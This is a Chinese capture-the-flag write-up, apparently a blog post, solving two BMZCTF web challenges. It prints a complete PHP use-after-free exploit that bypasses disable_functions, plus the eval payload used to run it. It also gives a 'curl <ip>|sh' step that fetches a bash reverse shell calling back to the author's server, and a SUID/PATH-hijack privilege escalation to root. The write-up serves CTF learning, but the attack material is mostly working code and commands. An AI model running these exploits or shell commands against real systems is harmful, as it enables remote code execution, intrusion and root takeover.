
中国蚁剑



/var/www/html/

名称	日期	大小	属性
index.php	2020-12-20 04:35:54	116 b	0644

蚁剑的`Bypass disable function`插件无法支持利用


绕过 disable_functions-106.75.101.133
选择模式
开始
Shell状态
函数支持
https://blog.csdn.net/mochu7777777

请点击上方按钮,选择模式

dl x
putenv x
error_reporting √
error_log √
file_put_contents √
file_get_contents √
fopen √
fclose √
fwrite √
tempnam √
imap_open x
symlink x
curl_init √
fsockopen √

然后在先知找到一篇`UAF bypass PHP disabled functions`的文章的exp可以利用


原文地址：https://xz.aliyun.com/t/8355#toc-3

`exp.php`

```php
<?php
error_reporting(0);
$a = str_repeat("T", 120 * 1024 * 1024);
function i2s(&$a, $p, $i, $x = 8) {
    for($j = 0;$j < $x;$j++) {
        $a[$p + $j] = chr($i & 0xff);
        $i >>= 8;
    }
}

function s2i($s) {
    $result = 0;
    for ($x = 0;$x < strlen($s);$x++) {
        $result <<= 8;
        $result |= ord($s[$x]);
    }
    return $result;
}

function leak(&$a, $address) {
    global $s;
    i2s($a, 0x00, $address - 0x10);
    return strlen($s -> current());
}

function getPHPChunk($maps) {
    $pattern = '/([0-9a-f]+\-[0-9a-f]+) rw\-p 00000000 00:00 0 /';
    preg_match_all($pattern, $maps, $match);
    foreach ($match[1] as $value) {
        list($start, $end) = explode("-", $value);
        if (($length = s2i(hex2bin($end)) - s2i(hex2bin($start))) >= 0x200000 && $length <= 0x300000) {
            $address = array(s2i(hex2bin($start)), s2i(hex2bin($end)), $length);
            echo "[+]PHP Chunk: " . $start . " - " . $end . ", length: 0x" . dechex($length) . "\n";
            return $address;
        }
    }
}

function bomb1(&$a) {
    if (leak($a, s2i($_GET["test1"])) === 0x5454545454545454) {
        return (s2i($_GET["test1"]) & 0x7ffff0000000);
    }else {
        die("[!]Where is here");
    }
}

function bomb2(&$a) {
    $start = s2i($_GET["test2"]);
    return getElement($a, array($start, $start + 0x200000, 0x200000));
    die("[!]Not Found");
}

function getElement(&$a, $address) {
    for ($x = 0;$x < ($address[2] / 0x1000 - 2);$x++) {
        $addr = 0x108 + $address[0] + 0x1000 * $x + 0x1000;
        for ($y = 0;$y < 5;$y++) {
            if (leak($a, $addr + $y * 0x08) === 0x1234567812345678 && ((leak($a, $addr + $y * 0x08 - 0x08) & 0xf
fffffff) === 0x01)){
                echo "[+]SplDoublyLinkedList Element: " . dechex($addr + $y * 0x08 - 0x18) . "\n";
                return $addr + $y * 0x08 - 0x18;
            }
        }
    }
}

function getClosureChunk(&$a, $address) {
    do {
        $address = leak($a, $address);
    }while(leak($a, $address) !== 0x00);
    echo "[+]Closure Chunk: " . dechex($address) . "\n";
    return $address;
}
```

```
function getSystem(&$a, $address) {
    $start = $address & 0xffffffffffff0000;
    $lowestAddr = ($address & 0x0000fffffff00000) - 0x0000000001000000;
    for($i = 0; $i < 0x1000 * 0x80; $i++) {
        $addr = $start - $i * 0x20;
        if ($addr < $lowestAddr) {
            break;
        }
        $nameAddr = leak($a, $addr);
        if ($nameAddr > $address || $nameAddr < $lowestAddr) {
            continue;
        }
        $name = dechex(leak($a, $nameAddr));
        $name = str_pad($name, 16, "0", STR_PAD_LEFT);
        $name = strrev(hex2bin($name));
        $name = explode("\x00", $name)[0];
        if($name === "system") {
            return leak($a, $addr + 0x08);
        }
    }
}

class Trigger {
    function __destruct() {
        global $s;
        unset($s[0]);
        $a = str_shuffle(str_repeat("T", 0xf));
        i2s($a, 0x00, 0x1234567812345678);
        i2s($a, 0x08, 0x04, 7);
        $s -> current();
        $s -> next();
        if ($s -> current() !== 0x1234567812345678) {
             die("[!]UAF Failed");
        }
        $maps = file_get_contents("/proc/self/maps");
        if (!$maps) {
            cantRead($a);
        }else {
            canRead($maps, $a);
        }
        echo "[+]Done";
    }
}

function bypass($elementAddress, &$a) {
    global $s;
    if (!$closureChunkAddress = getClosureChunk($a, $elementAddress)) {
        die("[!]Get Closure Chunk Address Failed");
    }
    $closure_object = leak($a, $closureChunkAddress + 0x18);
    echo "[+]Closure Object: " . dechex($closure_object) . "\n";
    $closure_handlers = leak($a, $closure_object + 0x18);
    echo "[+]Closure Handler: " . dechex($closure_handlers) . "\n";
    if(!($system_address = getSystem($a, $closure_handlers))) {
        die("[!]Couldn't determine system address");
    }
    echo "[+]Find system's handler: " . dechex($system_address) . "\n";
    i2s($a, 0x08, 0x506, 7);
    for ($i = 0;$i < (0x130 / 0x08);$i++) {
        $data = leak($a, $closure_object + 0x08 * $i);
        i2s($a, 0x00, $closure_object + 0x30);
        i2s($s -> current(), 0x08 * $i + 0x100, $data);
    }
    i2s($a, 0x00, $closure_object + 0x30);
    i2s($s -> current(), 0x20, $system_address);
    i2s($a, 0x00, $closure_object);
    i2s($a, 0x08, 0x108, 7);
    echo "[+]Executing command: \n";
    ($s -> current())("php -v");
}

function canRead($maps, &$a) {
    global $s;
    if (!$chunkAddress = getPHPChunk($maps)) {
        die("[!]Get PHP Chunk Address Failed");
    }
    i2s($a, 0x08, 0x06, 7);
    if (!$elementAddress = getElement($a, $chunkAddress)) {
        die("[!]Get SplDoublyLinkedList Element Address Failed");
    }
    bypass($elementAddress, $a);
}

function cantRead(&$a) {
    global $s;
    i2s($a, 0x08, 0x06, 7);
    if (!isset($_GET["test1"]) && !isset($_GET["test2"])) {
        die("[!]Please try to get address of PHP Chunk");
    }
    if (isset($_GET["test1"])) {
        die(dechex(bomb1($a)));
    }
    if (isset($_GET["test2"])) {
        $elementAddress = bomb2($a);
    }
    if (!$elementAddress) {
        die("[!]Get SplDoublyLinkedList Element Address Failed");
    }
    bypass($elementAddress, $a);
}

$s = new SplDoublyLinkedList();
$s -> push(new Trigger());
$s -> push("Twings");
$s -> push(function($x){});
for ($x = 0;$x < 0x100;$x++) {
    $s -> push(0x1234567812345678);
}
$s -> rewind();
unset($s[0]);
```

`/tmp` 目录有写入权限，可以上传文件




名称	日期	大小	属性
.67628ant_x64.so	2020-12-29 08:33:25	674 b	0644
.84405ant_x64.so	2020-12-29 08:44:26	674 b	0644
1.jpg	2020-12-29 10:56:58	932 b	0644
exp.php	2020-12-29 09:49:56	5.54 Kb	0644

名称	简介	状态	创建时间	完成时间
上传	1.jpg => /tmp/	上传成功	2020-12-29 18:56:58	2020-12-29 18:56:59

成功
上传文件成功！ 1.jpg

将 `exp.php` 上传到 `/tmp` 然后 `include('/tmp/exp.php')` 即可执行命令

可以看到已经执行了`php -v`




```
<?php
highlight_file(__FILE__);
$cmd=$_POST['a'];
if(strlen($cmd) > 25){
        die();
}else{
        eval($cmd);
} [+]PHP Chunk: 7f92b0a00000 - 7f92b0c00000, length: 0x200000 [+]SplDoublyLinkedList Element: 7f92b0a5d0f0 [+]Closure Chunk: 7f92b0a5d4d8 [+]Closure Object: 7f92b0a61b40 [+]Closure Handler: 7f92b2090aa0 [+]Find system's handler: 7f92b1672360 [+]Executing command: PHP 7.3.24 (cli) (built: Nov 5 2020 21:44:18) ( NTS ) Copyright (c) 1997-2018 The PHP Group Zend Engine v3.3.24, Copyright (c) 1998-2018 Zend Technologies [+]Done
```

http://www.bmzclub.cn:20351/

☑ Post data ☐ Referer ☐ User Agent ☐ Cookies

```
a=eval($_POST[mochu7]);&mochu7=include('/tmp/exp.php');
```

执行`/readflag`



```
<?php
highlight_file(__FILE__);
$cmd=$_POST['a'];
if(strlen($cmd) > 25){
        die();
}else{
        eval($cmd);
} [+]PHP Chunk: 7f92b0a00000 - 7f92b0c00000, length: 0x200000 [+]SplDoublyLinkedList Element: 7f92b0a5d0f0 [+]Closure Chunk: 7f92b0a5d5c8 [+]Closure Object: 7f92b0a61b40 [+]Closure Handler: 7f92b2090aa0 [+]Find system's handler: 7f92b1672360 [+]Executing command: BMZCTF{5ac6687f8e7b4e1980768da885d39b3d} [+]Done
```

http://www.bmzclub.cn:20351/


☑ Post data ☐ Referer ☐ User Agent ☐ Cookies

```
a=eval($_POST[mochu7]);&mochu7=include('/tmp/exp.php');
```

penetration


```php
 <?php
highlight_file(__FILE__);
if(isset($_GET['ip'])){
    $ip = $_GET['ip'];
    $_=array('b','d','e','-','q','f','g','i','p','j','+','k','m','n','\<','\>','o','w','x','\~','\:','\^','\@','\&','\'','\%','\"','\*','\(','\)','\!','\=','\.','\[','\]','\}','\{','\_');
    $blacklist = array_merge($_);
    foreach ($blacklist as $blacklisted) {
        if (strlen($ip) <= 18){
            if (preg_match ('/' . $blacklisted . '/im', $ip)) {
                die('nonono');
            }else{
            exec($ip);
            }

        }
        else{
        die("long");
        }
    }

}
?>
```

过滤了一些字符，exec无回显，考虑反弹shell
限制了长度，所以直接输入反弹shell的payload行不通
可以将反弹shell的payload写在云服务器上，然后通过`curl ip|sh`来反弹
这里ip过滤了点，可以转换为十进制来弹



```
bash -c "bash -i >& /dev/tcp/[redacted]72/7777 0>&1"
```

传入`?ip=curl ip的十进制|sh` 自己的服务器监听7777端口即可得到shell




```
[root@iZpkdv981vm101Z ~]# nv -lvp 80
-bash: nv: 未找到命令
[root@iZpkdv981vm101Z ~]# nc -lvp 80
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::80
Ncat: Listening on 0.0.0.0:80
^C
[root@iZpkdv981vm101Z ~]# service nginx start
Redirecting to /bin/systemctl start nginx.service
[root@iZpkdv981vm101Z ~]# nc -lvp 7777
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::7777
Ncat: Listening on 0.0.0.0:7777
Ncat: Connection from 183.221.76.133.
Ncat: Connection from 183.221.76.133:26988.
bash: cannot set terminal process group (1): Inappropriate i
bash: no job control in this shell
www-data@f0ed5493896e:/var/www/html$
```

```php
<?php
highlight_file(__FILE__);
if(isset($_GET['ip'])){
    $ip = $_GET['ip'];
    $_=array('b','d','e','-','q','f','g','i','p','j','+','k','m','n','\<
\%','\"','\*','\(','\)','\!','\=','\.','\[','\]','\}','\{','\_');
    $blacklist = array_merge($_);
    foreach ($blacklist as $blacklisted) {
        if (strlen($ip) <= 18){
            if (preg_match ('/' . $blacklisted . '/im', $ip)) {
                die('nonono');
            }else{
            exec($ip);
            }

        }
        else{
```

得到shell后发现根目录下没有flag，猜测在root目录下，需要进行提权


使用suid进行提权
查看具有suid的命令

```
find / -perm -u=s -type f 2>/dev/null
```



```
www-data@f0ed5493896e:/var/www/html$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/bin/mount
/bin/su
/bin/umount
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/love
www-data@f0ed5493896e:/var/www/html$
```


发现一个奇怪的命令，执行一下



```
www-data@f0ed5493896e:/var/www/html$ love
love
    PID TTY          TIME CMD
      1 ?        00:00:00 apache2
     32 ?        00:00:00 love
     33 ?        00:00:00 sh
     34 ?        00:00:00 ps
www-data@f0ed5493896e:/var/www/html$
```


发现该命令使用了ps命令，并且未使用绝对路径，所以可以尝试更改$PATH来执行该文件
环境变量提权

```
cd /tmp

echo "/bin/bash" > ps

chmod 777 ps

echo $PATH

export PATH=/tmp:$PATH #将/tmp添加到环境变量中

love
```

